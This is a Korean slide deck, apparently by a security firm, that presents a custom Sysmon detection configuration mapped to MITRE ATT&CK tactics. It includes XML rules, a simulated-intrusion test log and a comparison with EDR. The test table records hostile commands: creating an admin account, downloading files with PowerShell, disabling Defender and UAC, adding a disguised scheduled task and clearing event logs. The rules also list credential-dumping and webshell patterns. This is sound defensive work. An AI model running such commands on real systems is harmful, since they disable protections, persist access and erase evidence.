- xp\_cmdshell, psexec 등을 이용해 **원격에서 실행한 명령 탐지**
- 이벤트 로그 삭제 탐지
- 계정 관련 행위 (계정 생성 등) 탐지
- AV(Windows Defender) 무력화 목적의 설정 변경 시 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

주요 룰 설명 (2/9)

- FileCreateTime Changed
  - 파일 생성 시간이 프로세스에 의해 수정될 때 기록
  - 공격자에 의한 공격 도구 생성 일시 변조 행위 탐지

```
<!-- Event ID 2. File creation time changed -->
<!-- 설명: File creation time changed 이벤트는 파일 생성 시간이 수정될 때 기록된다. -->
<RuleGroup name="" groupRelation="or">
  <FileCreateTime onmatch="include">
    <Image condition="begin with">C:\Temp</Image> <!-- C:\Temp 하위 경로에서 발생하는 생성시 -->
    <Image condition="begin with">C:\Windows\Temp</Image> <!-- C:\Windows\Temp 하위 -->
    <Image condition="begin with">C:\Users</Image> <!-- C:\Users 하위 경로에서 발생하는 생성 -->
    <TargetFilename condition="end with">.exe</TargetFilename> <!-- .exe 확장자에 대한 생성 -->
  </FileCreateTime>
</RuleGroup>

<RuleGroup name="" groupRelation="or">
  <FileCreateTime onmatch="exclude">
    <Image condition="image">OneDrive.exe</Image>
    <Image condition="contains">setup</Image>
    <Image condition="contains">install</Image>
  </FileCreateTime>
</RuleGroup>
```

- 특정 폴더 내 생성 일시 변조 탐지  
(C:\Temp, C:\Windows\Temp, C:\Users)
- ".exe" 확장자에 대한 생성 일시 변조 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

## 주요 룰 설명 (3/9)

### ▪ NetworkConnect

- 시스템의 네트워크 연결 정보(TCP/UDP)를 기록 (IP 주소, 포트 번호, 프로세스 등)
- **네트워크 연결을 통해 수행하는 행위 탐지**

```
<!-- Event ID 3. Network connection detected -->
<!-- 설명: Network connection detected 이벤트는 시스템의 네트워크 연결이 기록된다. -->
<RuleGroup name="" groupRelation="or">
  <NetworkConnect onmatch="include">
    <!-- Ports Detected -->
    <DestinationPort name="SSH" condition="is">22</DestinationPort> <!--
    <DestinationPort name="Telnet" condition="is">23</DestinationPort>
    <DestinationPort name="SMTP" condition="is">25</DestinationPort> <!--
    <DestinationPort name="IMAP" condition="is">143</DestinationPort> <!--
    <DestinationPort name="SMB" condition="is">445</DestinationPort> <!--
    <DestinationPort name="RDP" condition="is">3389</DestinationPort> <!--
    <DestinationPort name="VNC" condition="is">5800</DestinationPort> <!--
    <DestinationPort name="VNC" condition="is">5900</DestinationPort> <!--
    <DestinationPort name="Proxy" condition="is">1080</DestinationPort> <!--
    <DestinationPort name="Proxy" condition="is">3128</DestinationPort> <!--
    <DestinationPort name="Proxy" condition="is">8080</DestinationPort> <!--
    <DestinationPort name="Tor" condition="is">1723</DestinationPort> <!--
    <DestinationPort name="Tor" condition="is">9001</DestinationPort> <!--
    <DestinationPort name="Tor" condition="is">9030</DestinationPort> <!--
```

- 공격에 주로 활용되는 포트 연결 탐지
- 공격자가 네트워크를 통해 시스템 탐색에 주로 사용하는 프로세스 탐지
- PowerShell로 네트워크에서 파일 다운로드 행위 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

## 주요 룰 설명 (4/9)

### ▪ ImageLoad

- 프로세스에서 모듈이 로드될 때 기록
- 프로세스에 의해 로드되는 모듈에서 공격자 흔적 확인

```
<!-- Event ID 7. Image loaded -->
<!-- 설명: Image loaded 이벤트는 프로세스에서 모듈이 로드될 때 기록된다. -->
<RuleGroup name="" groupRelation="or">
  <ImageLoad onmatch="include">
    <Rule name="PowerShell" groupRelation="and">
      <OriginalFileName condition="is">amsi.dll</OriginalFileName>
      <Image condition="excludes any">powershell.exe;powershell_i
    </Rule>
    <Rule name="Startup Items" groupRelation="and">
      <Image condition="end with">bginfo.exe</Image>
      <ImageLoaded condition="contains any">System.ni.dll;System.
    </Rule>
    <ImageLoaded name="BITS" condition="end with">bitsproxy.dll</Im
    <Rule name="Process Injection" groupRelation="and">
      <OriginalFileName condition="is">clr.dll</OriginalFileName>
      <Image condition="excludes">C:\Windows\Microsoft.NET\</Imag
    </Rule>
    <Rule name="Process Injection" groupRelation="and">
      <OriginalFileName condition="is">clrjit.dll</OriginalFileNa
```

- 공격자가 주로 활용하는 시스템 경로에서 로드되는 DLL 탐지
- 프로세스 인젝션에 활용되는 DLL 로드 탐지
- 시스템에 로드되는 악성 DLL 해시 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

주요 룰 설명 (5/9)

■ CreateRemoteThread

- 프로세스가 다른 프로세스에서 스레드를 생성할 때 기록
- 정상 프로세스에 악성 프로세스 스레드 생성 흔적 확인

```
<!-- Event ID 8. CreateRemoteTread detected -->
<!-- 설명: CreateRemoteTread detected 이벤트는 프로세스가 다른 프로세스에서 스레드를 생성할 때 기록된다. -->
<RuleGroup name="" groupRelation="or">
  <CreateRemoteThread onmatch="include">
    <SourceImage name="Process Injection" condition="begin with">C:\</SourceImage>
    <SourceImage name="Process Injection" condition="begin with">\</SourceImage>
  </CreateRemoteThread>
</RuleGroup>

<RuleGroup name="" groupRelation="or">
  <CreateRemoteThread onmatch="exclude"> <!-- 이벤트를 많이 발생시키는 시스템 프로세스를 탐지 제외 -->
    <SourceImage condition="is">C:\Windows\system32\wbem\WmiPrvSE.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\svchost.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\wininit.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\csrss.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\services.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\winlogon.exe</SourceImage>
    <SourceImage condition="is">C:\Windows\system32\audiiodg.exe</SourceImage>
    <StartModule condition="is">C:\Windows\system32\kernel32.dll</StartModule>
    <TargetImage condition="is">C:\Program Files (x86)\Google\Chrome\Application\ch
  </CreateRemoteThread>
```

- 시스템 및 네트워크 드라이브에서 발생하는 모든 원격 스레드 생성 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

## 주요 룰 설명 (6/9)

### ■ ProcessAccess

- 프로세스가 다른 프로세스에 접근할 때 기록
- **자격증명 획득, 탐지 회피 등을 위한 정상 프로세스 접근 흔적 확인**

```
<!-- Event ID 10. Process accessed -->
<!-- 설명: Process accessed 이벤트는 프로세스가 다른 프로세스에 접근할 때 기록된다. -->
<RuleGroup name="" groupRelation="or">
  <ProcessAccess onmatch="include">
    <SourceImage condition="begin with">C:\PerfLogs\</SourceImage>
    <SourceImage condition="begin with">C:\$Recycle.bin\</SourceImage>
    <SourceImage condition="begin with">C:\Intel\Logs\</SourceImage>
    <SourceImage condition="begin with">C:\Users\Default\</SourceImage>
    <SourceImage condition="begin with">C:\Users\Public\</SourceImage>
    <SourceImage condition="begin with">C:\Windows\Fonts\</SourceImage>
    <SourceImage condition="begin with">C:\Windows\Debug\</SourceImage>
    <SourceImage condition="begin with">C:\Windows\Media\</SourceImage>
    <SourceImage condition="begin with">C:\Windows\Help\</SourceImage>
    <SourceImage condition="contains">\Temp\</SourceImage>

    <Rule name="Credential Dumping" groupRelation="and">
      <TargetImage condition="is">C:\Windows\system32\csrss.exe</TargetImage>
      <GrantedAccess>0x1F1FFF</GrantedAccess>
    </Rule>
    <Rule name="Credential Dumping" groupRelation="and">
      <TargetImage condition="is">C:\Windows\system32\wininit.exe</TargetImage>
      <GrantedAccess>0x1F1FFF</GrantedAccess>
    </Rule>
    <Rule name="Credential Dumping" groupRelation="and">
```

- 공격자가 주로 활용하는 시스템 경로에서 프로세스 접근 탐지
- 공격자가 **자격 증명 획득**에 주로 사용하는 시스템 프로세스 패턴 탐지
- CobaltStrike 도구 사용 시 발생하는 패턴 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

## 주요 룰 설명 (7/9)

### FileCreate

- 프로세스가 파일을 생성하거나 덮어쓸 때 기록 (생성 파일 명, 파일 생성 프로세스, 소유자)
- 시스템 공격에 활용되는 파일 생성 흔적 확인

```
<!-- Event ID 11, File created -->
<!-- 설명: File created 이벤트는 프로세스가 파일을 생성하거나 덮어쓸 때 기록된다. -->
<RuleGroup name="" groupRelation="or">
  <FileCreate onmatch="include">
    <TargetFilename condition="begin with">C:\PerfLogs</TargetFilename> <!-- 공격자가 주로 사용하는 시스템 경 >
    <TargetFilename condition="begin with">C:\Users\Default</TargetFilename>
    <TargetFilename condition="begin with">C:\Users\Public</TargetFilename>
    <TargetFilename condition="begin with">C:\Windows</TargetFilename>
    <TargetFilename condition="contains">\Temp</TargetFilename>
    <TargetFilename name="Desktop" condition="contains">\Desktop</TargetFilename>
    <TargetFilename name="Downloads" condition="contains">\Downloads</TargetFilename>
    <TargetFilename condition="end with">.cmd</TargetFilename>
    <TargetFilename condition="end with">.bat</TargetFilename> <!-- Batch Script 파일이 생성되는 것을 탐지 -->
    <TargetFilename condition="end with">.vbs</TargetFilename> <!-- VisualBasic Script 파일이 생성되는 것 >
    <TargetFilename condition="end with">.exe</TargetFilename>
    <TargetFilename condition="end with">.ps1</TargetFilename>
    <TargetFilename condition="end with">.hta</TargetFilename>
    <TargetFilename condition="end with">.dll</TargetFilename>
    <TargetFilename condition="end with">.iso</TargetFilename>
    <TargetFilename name="Application Shimming" condition="begin with">C:\Windows\AppPatch\Custom</>
    <TargetFilename name="Task Scheduler Created" condition="begin with">C:\Windows\Tasks</TargetF>
    <TargetFilename name="Task Scheduler Created" condition="begin with">C:\Windows\system32\Tasks</>
    <TargetFilename name="Task Scheduler Created" condition="begin with">C:\Windows\SysWOW64\Tasks</>
    <TargetFilename name="WMI" condition="begin with">C:\Windows\system32\Wbem</TargetFilename>
    <TargetFilename name="WMI" condition="begin with">C:\Windows\SysWOW64\Wbem</TargetFilename>
    <TargetFilename name="PowerShell" condition="begin with">C:\Windows\system32\WindowsPowerShell</>
    <TargetFilename name="PowerShell" condition="begin with">C:\Windows\SysWOW64\WindowsPowerShell</>
    <TargetFilename condition="begin with">C:\Windows\system32\Drivers</TargetFilename>
    <TargetFilename condition="begin with">C:\Windows\SysWOW64\Drivers</TargetFilename>
    <TargetFilename condition="contains">\Startup</TargetFilename> <!-- 시스템 시작 시 자동으로 시작되는 폴더에 >
    <TargetFilename condition="begin with">C:\Windows\system32\GroupPolicy\Machine\Scripts</TargetF>
    <TargetFilename condition="begin with">C:\Windows\system32\GroupPolicy\User\Scripts</TargetFile>

  <Rule name="IIS Webshell Created" groupRelation="and"> <!-- IIS 웹서버 프로세스를 통해 생성된 웹셸 탐지 -->
    <Image condition="image">w3wp.exe</Image>
    <TargetFilename condition="contains any">.asp;.aspx;.ashx;.jsp;.jspx;.php</TargetFilename>
  </Rule>

  <Rule name="Defender Malicious File Detected" groupRelation="and"> <!-- Windows Defender에서 악성 >
    <Image condition="image">MsMpEng.exe</Image>
    <TargetFilename condition="contains any">\Quarantine\;Scans</TargetFilename>
  </Rule>

</RuleGroup>
```

- 공격자가 주로 사용하는 시스템 경로에서 생성된 파일 탐지  
(“C:\Windows” 하위에서 시스템 파일로 위장하려는 행위 탐지)
- 악성 파일에서 주로 사용되는 확장자를 가진 파일 생성 탐지
- IIS 웹 서버 프로세스를 통해 생성된 웹셸 탐지
- 작업 스케줄러 생성 탐지
- 시작 폴더에 생성되는 파일 탐지
- Windows Defender를 통한 악성파일 격리 및 탐지 정보 확인

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

## 주요 룰 설명 (8/9)

### RegistryEvent

- 레지스트리 키 또는 값을 생성, 수정, 삭제할 때 기록
- 레지스트리 키 또는 값 생성/수정/삭제 흔적 확인

```
<!-- Event ID 12/13/14. Registry Events -->
<!-- Event ID 12. Object added or deleted -->
<!-- Event ID 13. Value set -->
<!-- Event ID 14. Object renamed -->
<!-- 설명: Registry Events는 프로세스가 레지스트리 키 또는 값을 생성, 삭제, 수정, 이름변경할 때 기록된다.-->
<RuleGroup name="" groupRelation="or">
  <RegistryEvent onmatch="include">
    <TargetObject name="Defender_Disabled" condition="end with">\Windows Defender\DisableAntiSpywa
    <TargetObject name="Defender_Real-Time Protection Disabled" condition="begin with">HKLM\SOFTWA
    <TargetObject name="Defender_Folder/File Excluded" condition="begin with">HKLM\SOFTWARE\Microso
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\Run</TargetObject>
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\Winlogon</TargetObj
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\RunOnce</TargetObje
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\RunOnceEx</TargetOb
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\RunServicesOnce</Ta
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\RunServices</Target
    <TargetObject name="Registry_Auto Run" condition="contains">Windows\System\Scripts</TargetObje
    <TargetObject name="Registry_Auto Run" condition="contains">Policies\Explorer\Run</TargetObjec
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\Windows\Load</Target
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\Windows\Run</Target
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\Winlogon\Shell</Tar
    <TargetObject name="Registry_Auto Run" condition="contains">CurrentVersion\Winlogon\System</Ta
    <TargetObject name="Registry_Auto Run" condition="begin with">HKLM\SYSTEM\CurrentControlSet\Co
    <TargetObject name="Registry_Auto Run" condition="begin with">HKLM\Software\Microsoft\Windows I
    <TargetObject name="Registry_Auto Run" condition="contains">Microsoft\Windows\CurrentVersion\E
    <TargetObject name="Registry_Auto Run" condition="contains">Software\Microsoft\Windows\Current
    <TargetObject name="Registry_Auto Run" condition="contains">software\microsoft\windows\current
    <TargetObject name="Registry_Auto Run" condition="contains">software\microsoft\windows\current
    <TargetObject name="Registry_Auto Run" condition="begin with">HKLM\Software\Microsoft\command
    <TargetObject name="RDP Connected" condition="contains">\Software\Microsoft\Terminal Server Cl
    <TargetObject name="RDP Port Modified" condition="end with">RDP-tcp\PortNumber</TargetObject>
    <TargetObject name="Shared Folder" condition="begin with">HKLM\SYSTEM\CurrentControlSet\Service
    <TargetObject name="LSA Modified" condition="begin with">HKLM\SYSTEM\CurrentControlSet\Control
    <TargetObject name="Firewall Exception Program Modified" condition="begin with">HKLM\SYSTEM\Cu
    <TargetObject name="Office Enable Editing" condition="contains">Security\Trusted Documents\Tru
    <TargetObject name="UAC Modified" condition="begin with">HKLM\Software\Microsoft\Windows\Curre
    <TargetObject name="UAC Remote Restrictions Modified" condition="begin with">HKLM\Software\Mic
    <TargetObject name="IFEO Modified" condition="begin with">HKLM\Software\Windows NT\C
    <TargetObject name="IE Enhanced Security Modification" condition="begin with">HKLM\Software\Po
    <TargetObject name="Safemode Modified" condition="begin with">HKLM\SYSTEM\CurrentControlSet\Co
    <TargetObject name="Disable Password Change" condition="contains">\services\Netlogon\Parameter
    <TargetObject name="Disable Windows Event Logging" condition="contains all">\SYSTEM\;\Service\
    <TargetObject name="Disable Windows Event Logging" condition="contains all">\SYSTEM\;\Service\
    <TargetObject name="Application Shimming" condition="begin with">HKLM\Software\Microsoft\Wind
```

- 자동 실행 항목 탐지
- 원격 데스크톱 연결, 포트 변경 탐지
- UAC 상태 변경 탐지
- LSA 보호에 대한 설정 변경 탐지
- 감사 정책 변경 탐지
- USB 연결, 연결 해제 탐지
- Windows 방화벽 예외 프로그램 변경 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향



주요 룰 설명 (9/9)

- FileDelete
  - 시스템에서 파일 삭제 시 기록
  - 공격 과정에서 파일 삭제 흔적 확인

```
<!-- Event ID 23. File Delete archived -->
<!-- 설명: File Delete archived 이벤트는 시스템에서 파일이 삭제됐을 때 기록되며, 삭제된 파일이
<RuleGroup name="" groupRelation="or">
  <FileDelete onmatch="include">
    <Rule name="Office documents" groupRelation="or">
      <TargetFilename condition="end with">.doc</TargetFilename>
      <TargetFilename condition="end with">.dot</TargetFilename>
      <TargetFilename condition="end with">.docx</TargetFilename>
      <TargetFilename condition="end with">.docm</TargetFilename>
      <TargetFilename condition="end with">.doc</TargetFilename>
      <TargetFilename condition="end with">.dot</TargetFilename>
      <TargetFilename condition="end with">.docx</TargetFilename>
      <TargetFilename condition="end with">.docm</TargetFilename>
      <TargetFilename condition="end with">.dotx</TargetFilename>
      <TargetFilename condition="end with">.dotm</TargetFilename>
      <TargetFilename condition="end with">.docb</TargetFilename>
      <TargetFilename condition="end with">.xls</TargetFilename>
      <TargetFilename condition="end with">.xlt</TargetFilename>
      <TargetFilename condition="end with">.xlm</TargetFilename>
```

- Office 문서 확장자를 가진 파일 삭제 탐지
- 스크립트 및 페이로드 확장자를 가진 파일 삭제 탐지

초기 침투	실행	지속	권한 상승	방어 회피	자격증명 접근
발견	측면 이동	수집	명령 및 제어	데이터 유출	영향

MITRE ATT&CK 전술

- 위협 탐지 지표로 사용 가능

초기 침투 (Initial Access)	실행 (Execution)	지속 (Persistence)	권한 상승 (Privilege Escalation)	방어 회피 (Defense Evasion)	자격증명 접근 (Credential Access)	발견 (Discovery)	내부 이동 (Lateral Movement)	수집 (Collection)	명령 및 제어 (Command and Control)	데이터 유출 (Exfiltration)	영향 (Impact)
Network Connect	Process Create	Process Create	Process Create	Process Create	Process Access	Process Create	Network Connect	FileCreate	Network Connect	Network Connect	FileDelete
FileCreate	DriverLoad	DriverLoad	DriverLoad	FileCreateTime Changed	WMIEvent	FileCreate	Process Access	FileCreate StreamHash	ImageLoad	FileCreate	
FileCreate StreamHash	ImageLoad	ImageLoad	ImageLoad	ImageLoad		Registry Event	FileCreate	WMIEvent	FileCreate	FileDelete	
	CreateRemote Thread	FileCreate	Process Access	CreateRemote Thread		FileCreate StreamHash	WMIEvent		PipeEvent	RawAccessRead Detected	
	FileCreate	FileCreate	FileCreate	Process Access		DnsQuery			DnsQuery		
	WMIEvent	Registry Event	Registry Event	FileCreate		WMIEvent					
		FileCreate StreamHash	WMIEvent	Registry Event							
				PipeEvent							
				FileDelete							

# 연구 프로젝트 내용


---

- 연구 프로젝트를 위한 사전 연구
- BIT-sysmon-config
- 시나리오 테스트


PLAINBIT

## 개요

- 국내 환경에서 흔히 발생할 수 있는 가상 시나리오를 제작해 테스트 수행



테스트 시나리오 개요도



테스트 시나리오 타임라인

## 테스트 결과

일시	이벤트 유형	상세 내용	출처
2023-10-20 18:40:02	원격 접속	<ul style="list-style-type: none"> <li>SourceIp: 192.168.199.92</li> <li>DestinationPort: 3389</li> </ul>	Network Connect
2023-10-20 18:40:26	계정 생성	<ul style="list-style-type: none"> <li>CommandLine: add user king kong1234!@ /add</li> </ul>	Process Create
2023-10-20 18:40:42	그룹 추가 (administrators)	<ul style="list-style-type: none"> <li>CommandLine: net localgroup administrators king /add</li> </ul>	Process Create
2023-10-20 18:41:55	파일 다운로드 (PowerShell)	<ul style="list-style-type: none"> <li>CommandLine: powershell.exe Invoke-WebRequest -Uri "http://[IP]/kkkk5555/1234.zip" -OutFile "C:\Users\king\1234.zip"</li> </ul>	Process Create
2023-10-20 18:41:57	파일 다운로드 (PowerShell)	<ul style="list-style-type: none"> <li>Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</li> <li>DestinationIp: 3.34.4.133</li> <li>DestinationPort: 80</li> </ul>	Network Connect
2023-10-20 18:43:38	백신 비활성화	<ul style="list-style-type: none"> <li>CommandLine: "C:\Windows\System32\cmd.exe" /C "C:\Users\king\DisableWindowsDefender.bat"</li> </ul>	Process Create
2023-10-20 18:43:38	백신 비활성화	<ul style="list-style-type: none"> <li>ParentCommandLine: "C:\Windows\System32\cmd.exe" /C "C:\Users\king\DisableWindowsDefender.bat"</li> <li>TargetObject: HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware Details: DWORD (0x00000001)</li> </ul>	Registry Event
2023-10-20 18:45:05	UAC 해제	<ul style="list-style-type: none"> <li>CommandLine: wscript DisableUAC.vbs</li> </ul>	Process Create

일시	이벤트 유형	상세 내용	출처
2023-10-20 18:45:06	UAC 해제	<ul style="list-style-type: none"> <li>ParentCommandLine: wscript DisableUAC.vbs</li> <li>CommandLine: "C:\Windows\System32\cmd.exe" /c reg ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f</li> </ul>	Process Create
2023-10-20 18:46:01	네트워크 스캐닝	<ul style="list-style-type: none"> <li>Image: C:\Users\king\goon3_win_amd64.exe</li> </ul> ※ 해당 이벤트 다수 발생	Network Connect
2023-10-20 18:46:23	작업 스케줄러 등록	<ul style="list-style-type: none"> <li>CommandLine: "C:\Windows\System32\cmd.exe" /C "C:\Users\king\Scheduler.bat"</li> </ul>	Process Create
2023-10-20 18:46:23	작업 스케줄러 등록	<ul style="list-style-type: none"> <li>ParentCommandLine: "C:\Windows\System32\cmd.exe" /C "C:\Users\king\Scheduler.bat"</li> <li>CommandLine: schtasks /Create /SC ONCE /TN "MS Office" /TR "C:\Users\king\king.exe" /ST 23:59 /F</li> </ul>	Process Create
2023-10-20 18:46:23	작업 스케줄러 등록	<ul style="list-style-type: none"> <li>TargetFilename: C:\Windows\System32\Tasks\MS Office</li> </ul>	File Create
2023-10-20 18:46:47	이벤트 로그 삭제	<ul style="list-style-type: none"> <li>CommandLine: wevtutil cl Security</li> </ul>	Process Create
2023-10-20 18:47:23	내부 이동	<ul style="list-style-type: none"> <li>TargetObject: HKU\S-1-5-21-3728364944-3941103186-3578969269-1001\Software\Microsoft\Terminal Server Client\Servers\192.168.199.123\UsernameHint</li> <li>Details: plainbit</li> </ul>	Registry Event

# 결론

---

- Sysmon vs. EDR
- 기대 효과
- 향후 계획

PLAINBIT

Sysmon vs. EDR (Endpoint Detection and Response)

구분	Sysmon	EDR
운용 목적	엔드포인트에서 발생하는 위협 활동 모니터링	
탐지 기능	회사 업무 절차에 적합한 형태로 구현 가능	자동화된 탐지 + 커스텀 룰
대응 기능	다른 보안 솔루션과 연동해 대응 가능	탐지된 위협을 실시간으로 대응
자동화 여부	X	O
운용 복잡성	인터페이스에 종속되지 않지만 별도의 활용 방안 마련 필요 (비즈니스 목적에 따라 유연하게 활용 가능)	인터페이스에 종속, 내장된 기능에 의존적
유지관리	비교적 적은 비용으로 유지/관리 가능	적은 비용으로 유지/관리 어려움

호스트 이벤트를 유연하게 활용 및 연동 가능

위협 탐지와 대응을 위해 기능적인 측면에 중점

## 이점

- 사이버 위협 탐지 및 대응 속도 향상
  - 사전 연구를 통해 이벤트 로깅 최적화
  - 사이버 위협을 탐지하기 위한 지표로 사용 가능
- 사이버 위협에 대한 로깅 강화 → 사고 대응 비용 감소
  - 간편하게 중소기업에서도 사이버 위협 상세 로깅 가능
  - 효율적으로 로깅해 장기간의 위협 로깅 가능  
(로그 최대 크기 1GB 설정 시, 약 512일에 해당하는 로깅)

구분	이벤트 로그 용량 (1일 평균)	최대 로깅 기간 (1GB 설정 기준)
모든 이벤트 기록	600MB	약 2일
olafhartong	15MB	약 68일
Neo23x0	8MB	약 128일
SwiftOnSecurity	6~7MB	약 171일
PLAINBIT	2MB	약 512일



## 향후 계획

- Sysmon 로깅 위협 탐지 룰 제작
- Sysmon 위협 모니터링 도구 제작 (SaaS 방식)
- Linux 대상 사이버 위협 로깅 방안 연구

# 로그는 사이버 보안에서 블랙박스다

PLAINBIT